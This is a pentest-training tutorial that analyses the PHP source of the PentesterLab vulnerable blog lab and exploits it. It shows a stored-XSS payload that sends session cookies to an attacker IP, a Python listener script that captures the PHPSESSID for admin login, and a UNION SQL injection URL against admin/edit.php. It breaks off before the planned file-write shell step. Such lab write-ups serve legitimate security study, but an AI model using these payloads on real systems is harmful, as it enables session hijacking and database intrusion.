AWAE/OSWE PREP (Code analysis to gaining rce and automating everything with Python)

Hey guys welcome to my article about source-code analysis and finding vulnerabilites on a PHP website and for the test we will be using this, it’s a basic web-app vulnerable program for learning the web-app but we will analyse the source code and automate the exploitation with python. Link for iso. Kudos to Wetw0rk.

OBJECTIVES TO BE ACHIEVED

1) Trigger xss –> Find the vulnearble function
2) COOKIE Stealing
3) SQL Injection –> Code analysis of PHP files under the
4) OUTFILE to upload shell
5) RCE

Hunt Began

So we will begin with analysing the source code of the first page which is index.php

Index.php

Source Code

```
<?php
  $site = "PentesterLab vulnerable blog";
  require "header.php";
  $posts = Post::all();
?>
  <div class="block" id="block-text">
    <div class="secondary-navigation">
      <div class="content">
      <?php
        foreach ($posts as $post) {
            echo $post->render();
      } ?>
     </div>

    </div>
  </div>



<?php
```

```
  require "footer.php";
?>
```

First thing I noticed is the calling the function `all` from the class `Post` let’s find where this class exist by using grep

```
root@debian:/var/www# grep -iRn "Class Post" --color .
./classes/post.php:3:class Post{
root@debian:/var/www#
```

Command explanation

 >> i (it ignore the ignore case distinctions)
 >> R (Search Recursively)
 >> n (Displays Line number)

Classes/post.php

So let’s look into the function `all`
Source Code (We will only show the snippet which is important to us or for further analysis)

```
function all($cat=NULL,$order =NULL) {
    $sql = "SELECT * FROM posts";
    if (isset($order))
      $sql .= "order by ".mysql_real_escape_string($order);
    $results= mysql_query($sql);
    $posts = Array();
    if ($results) {
      while ($row = mysql_fetch_assoc($results)) {
        $posts[] = new Post($row['id'],$row['title'],$row['text'],$row['published']);
      }
    }
    else {
      echo mysql_error();
    }
    return $posts;
  }
```

Upon looking into this function we can’t get anything useful to us for exploitation so let’s see any other page from website interface…

So next page is `post.php` Let’s analyse it :)

Post.php

Source Code


```
<?php
  $site = "PentesterLab vulnerable blog";
  require "header.php";
  $post = Post::find(intval($_GET['id']));
?>
  <div class="block" id="block-text">
```

```
    <div class="secondary-navigation">
      <div class="content">
      <?php
            echo $post->render_with_comments();
      ?>
     </div>

      <form method="POST" action="/post_comment.php?id=<?php echo htmlentities($_GET['id']); ?>"
        Title: <input type="text" name="title" / ><br/>
        Author: <input type="text" name="author" / ><br/>
        Text: <textarea name="text" cols="80" rows="5">
        </textarea><br/>
        <input type="submit" name="submit" / >
      </form>
    </div>

  </div>


<?php

  require "footer.php";
?>
```

From the looks of this page we can clearly say that *id* parameter is not vulnerable to sql injection

```
Code:-$post = Post::find(intval($_GET['id']));
```

Anything which is being passed to `id` parameter will be converted to integer and even if we go ahead and try to insert a string or anything let’s see what happens..




My Blog

ERROR: INTEGER REQUIRED

See that error now we know why it’s happening so let’s move forward …

We shall see which file is handling those comments and to see that i will intercept with burp …


Not secure | 192.168.0.5/post.php?id=1
My Blog
Welcome
Welcome to my blog. I
Comments:
Title: test
Author: sarthak
Text: hello world
Submit
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
Intercept HTTP history WebSockets history Options
Request to http://192.168.0.5:80
Forward Drop Intercept is on Action
Raw Params Headers Hex

```
POST /post_comment.php?id=1 HTTP/1.1
Host: 192.168.0.5
Content-Length: 64
Cache-Control: max-age=0
Origin: http://192.168.0.5
Upgrade-Insecure-Requests: 1
DNT: 1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/73.0.3683.103 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3
Referer: http://192.168.0.5/post.php?id=1
Accept-Encoding: gzip, deflate
Accept-Language: en-IN,en-GB;q=0.9,en-US;q=0.8,en;q=0.7
Connection: close

title=test&author=sarthak&text=hello+world++++++++&submit=Submit
```

File which is handling the comments is `post_comment.php` So let's analyse it…

post_comment.php

Source Code

```php
<?php
  $site = "PentesterLab vulnerable blog";
  require "header.php";
  $post = Post::find(intval($_GET['id']));
  if (isset($post)) {
    $ret = $post->add_comment();
  }
  header("Location: post.php?id=".intval($_GET['id']));
  die();
?>
```

On first look we can see again the `classes\post.php` was used and the functions were `find` as well as `add_comment()`

Let’s analyse both functions …

Find function

```
function find($id) {
    $result = mysql_query("SELECT * FROM posts where id=".$id);
    $row = mysql_fetch_assoc($result);
    if (isset($row)){
      $post = new Post($row['id'],$row['title'],$row['text'],$row['published']);
    }
    return $post;

  }
```

We can see that this function is taking id parameter as argument and checking it if exists then after validiating it exists it’s creating a object of `Post` class and passing the values to the constructor

Constuctor

```
class Post{
  public $id, $title, $text, $published;
  function __construct($id, $title, $text, $published){
    $this->title= $title;
    $this->text = $text;
    $this->published= $published;
    $this->id = $id;
  }
```

We can see that this is accepting the values and assigning them to the local variables of this object…

Where the variables are the values which were passed from the comment section…
Burpsuite captured

```
title=test&author=sarthak&text=hello+world++++++++&submit=Submit
```

Now we know what `find` function does so we shall look at `add_comment()` function

add_comment function

```
function add_comment() {
    $sql  = "INSERT INTO comments (title,author, text, post_id) values ('";
    $sql .= mysql_real_escape_string($_POST["title"])."','";
    $sql .= mysql_real_escape_string($_POST["author"])."','";
    $sql .= mysql_real_escape_string($_POST["text"])."',";
    $sql .= intval($this->id).")";
    $result = mysql_query($sql);
    echo mysql_error();
  }
```

From Looking at the snippet we can see the values which were accepted from POST request are directly being stored in the database without any checks, Let’s verify from logging into the mysql …


Commands Used

```
sudo su
mysql
use blog;
select * from comments;
```

OUTPUT

```
mysql> select * from comments;
+----+-------+---------------------+---------+-----------+---------+
| id | title | text                | author  | published | post_id |
+----+-------+---------------------+---------+-----------+---------+
|  1 | test  | hello world         | sarthak | NULL      |       1 |
+----+-------+---------------------+---------+-----------+---------+
1 row in set (0.00 sec)
```

We can see the data being stored so let’s try to insert some javascript values `<script>document.cookie</script>`



```
POST /post_comment.php?id=1 HTTP/1.1
Host: 192.168.0.5
Content-Length: 77
Cache-Control: max-age=0
Origin: http://192.168.0.5
Upgrade-Insecure-Requests: 1
DNT: 1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/73.0.3683.103 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
,application/signed-exchange;v=b3
Referer: http://192.168.0.5/post.php?id=1
Accept-Encoding: gzip, deflate
Accept-Language: en-IN,en-GB;q=0.9,en-US;q=0.8,en;q=0.7
Connection: close

title=test&author=sarthak&text=<script>document.cookie</script>&submit=Submit
```

```
<head>
  <link rel="stylesheet" id="base" href="css/default.css" type="text/css" media="screen" />

  <title>PentesterLab vulnerable blog</title>
</head>
<body>

<div id="header">
  <div id="logo">
    <h1><a href="index.php">My Blog</a></h1>
  </div>
  <div id="menu">
    <ul>
      <li class="active">
          <a href="/"> Home  |</a>
      </li>

      <li>
        <a href="/admin/">Admin</a>
      </li>
      </ul>
    </div>
  </div>

</div>

  <div id="page">
    <div id="content">
```

OUTPUT

```
mysql> select * from comments;
+----+-------+----------------------------------+---------+-----------+---------+
| id | title | text                             | author  | published | post_id |
+----+-------+----------------------------------+---------+-----------+---------+
|  1 | test  | hello world                      | sarthak | NULL      |       1 |
|  2 | test  | <script>document.cookie</script> | sarthak | NULL      |       1 |
+----+-------+----------------------------------+---------+-----------+---------+
2 rows in set (0.00 sec)
```

Awesome we can insert anything inside it but we shall how this data will be printed on the screen …For that we shall look again at `post.php` snippet

```
<?php
  $site = "PentesterLab vulnerable blog";
  require "header.php";
  $post = Post::find(intval($_GET['id']));
?>
  <div class="block" id="block-text">
    <div class="secondary-navigation">
      <div class="content">
      <?php
            echo $post->render_with_comments();
      ?>
     </div>

      <form method="POST" action="/post_comment.php?id=<?php echo htmlentities($_GET['id']); ?>">
        Title: <input type="text" name="title" / ><br/>
        Author: <input type="text" name="author" / ><br/>
        Text: <textarea name="text" cols="80" rows="5">
        </textarea><br/>
        <input type="submit" name="submit" / >
      </form>
    </div>

  </div>
```

```php
<?php

  require "footer.php";
?>
```

Notice this part `code:-echo $post->render_with_comments();`

There's another function in `classes/post.php` named `render_with_comments()` let's analyse it

render_with_comments()


```php
function render_with_comments() {
    $str = "<h2 class=\"title\"><a href=\"/post.php?id=".h($this->id)."\">".h($this->title)."</a
    $str.= '<div class="inner" style="padding-left: 40px;">';
    $str.= "<p>".htmlentities($this->text)."</p></div>";
    $str.= "\n\n<div class='comments'><h3>Comments: </h3>\n<ul>";
    foreach ($this->get_comments() as $comment) {
      $str.= "\n\t<li>".$comment->text."</li>";
    }
    $str.= "\n</ul></div>";
    return $str;
  }
```

Here we can Notice:-

```php
foreach ($this->get_comments() as $comment) {
      $str.= "\n\t<li>".$comment->text."</li>";
```

```
    }
```

That the value of `text` field is being printed without any filtering so this gives us a green flag for ***Stored xss*** So, Let’s Try to insert a basic xss popup payload…


Not secure | 192.168.0.5/post.php?id=1

192.168.0.5 says

success

So we can do stored xss let’s automate this with python and grab cookies :)

trigger function

```
r=requests.Session()

target_url="http://192.168.0.5/"

attacker_ip="192.168.0.9"  # FOR xss

os.system("clear")
```

```
def trigger():
    print("[+] Creating xss vector")
    port=randint(5000,9000)
    vector="<script>document.location='http://{}:{}/' +escape(document.cookie)</script>".format(a
    print("[+] Sending xss vector")
    sender(vector,port)
```

We created some variables and used `randint` function from `random` class to generate random 4 digit port address and then the payload is being created it’s basic payload to open the url with javascript with `document.cookie` and sent the payload and port to `sender` function

sender function

```
def sender(xss,port):
    url=target_url+"post_comment.php?id=1"
    data={'title':'lolzz','author':'aaa','text': xss,'submit':'Submit'}
    proxy={'http':'127.0.0.1:8080'}
    out=r.post(url,data=data)
    if out.status_code==200:
        print("[+] xss payload sent Successful")
        cookie=servers(port)
        login_admin(cookie)
```


In this function we created the `data` field which had the variables for **POST** request with the xss payload in text field and sent it by `requests` module’s post method so by this we can easily make a comment on the website and the `servers` function will create a local listner using sockets on the port created by randint

servers function

```
def servers(port):
    HOST = ''
    with socket.socket(socket.AF_INET, socket.SOCK_STREAM) as s:
        s.bind((HOST, port))
        s.listen(1)
        conn, addr = s.accept()
        with conn:
            m=conn.recv(2048)
            print("[+] xss triggered capturing cookies to login")
            out=re.findall("PHPSESSID\%3D.*HTTP",m.decode('utf-8'))
            out=out[0].replace("PHPSESSID%3D","").replace("HTTP","")
            return (out.replace("\n","").replace("\t",""))
```

In this function i have done some horrible regex to filter out the cookie and return it back to the `cookie` variable used in the `trigger function` and later on it will be used to login in the admin panel by using the `login_admin()` function.

But for now we will just login by intercepting the request by burpsuite and changing the cookies…



Administration of my Blog

Home | Manage post | New post | Logout

Welcome	edit	delete
Test	edit	delete

Write a new post

Now that we have logged in as admin and we are at `http://192.168.0.5/admin/index.php` page so let's look into the source code of pages inside the `admin` directory one by one…

We'll start with `edit.php` as this php file is used to edit the comments which could be directly in relation with backend mysql queries…

edit.php


```
<?php
  require("../classes/auth.php");
  require("header.php");
  require("../classes/db.php");
  require("../classes/phpfix.php");
  require("../classes/post.php");
  $post = Post::find($_GET['id']);
  if (isset($_POST['title'])) {
    $post->update($_POST['title'], $_POST['text']);
  }
?>

  <form action="edit.php?id=<?php echo htmlentities($_GET['id']);?>" method="POST" enctype="multi
    Title:
    <input type="text" name="title" value="<?php echo htmlentities($post->title); ?>" /> <br/>
    Text:
      <textarea name="text" cols="80" rows="5">
        <?php echo htmlentities($post->text); ?>
       </textarea><br/>

    <input type="submit" name="Update" value="Update">

  </form>

<?php
  require("footer.php");
```

So here we can see that `find` function is being used of `classes/post.php` to get the data from the mysql let’s see the function code

find function

```
function find($id) {
    $result = mysql_query("SELECT * FROM posts where id=".$id);
    $row = mysql_fetch_assoc($result);
    if (isset($row)){
      $post = new Post($row['id'],$row['title'],$row['text'],$row['published']);
    }
    return $post;
```

Aha! here we can see that the user input(id) variable is being directly passed without any checks or validiation so there has to be a sql injection on this…Let’s try :)



```
192.168.0.5/admin/edit.php?id=-1%20union%20select%201,"we%20got%20it%20boys",3,4%23
```

Administration of my Blog

Home | Manage post | New post | L

Title: we got it boys

3

Text:

```
URL:-http://192.168.0.5/admin/edit.php?id=-1%20union%20select%201,%22we%20got%20it%20boys%22,3,4%
```

Now we shall try to save files on the server (To be honest this part was just a hit and try because i didn’t knew we have enough privs to save files..found out after trying)

But before that we shall see the `write` permissions on the `www` directory

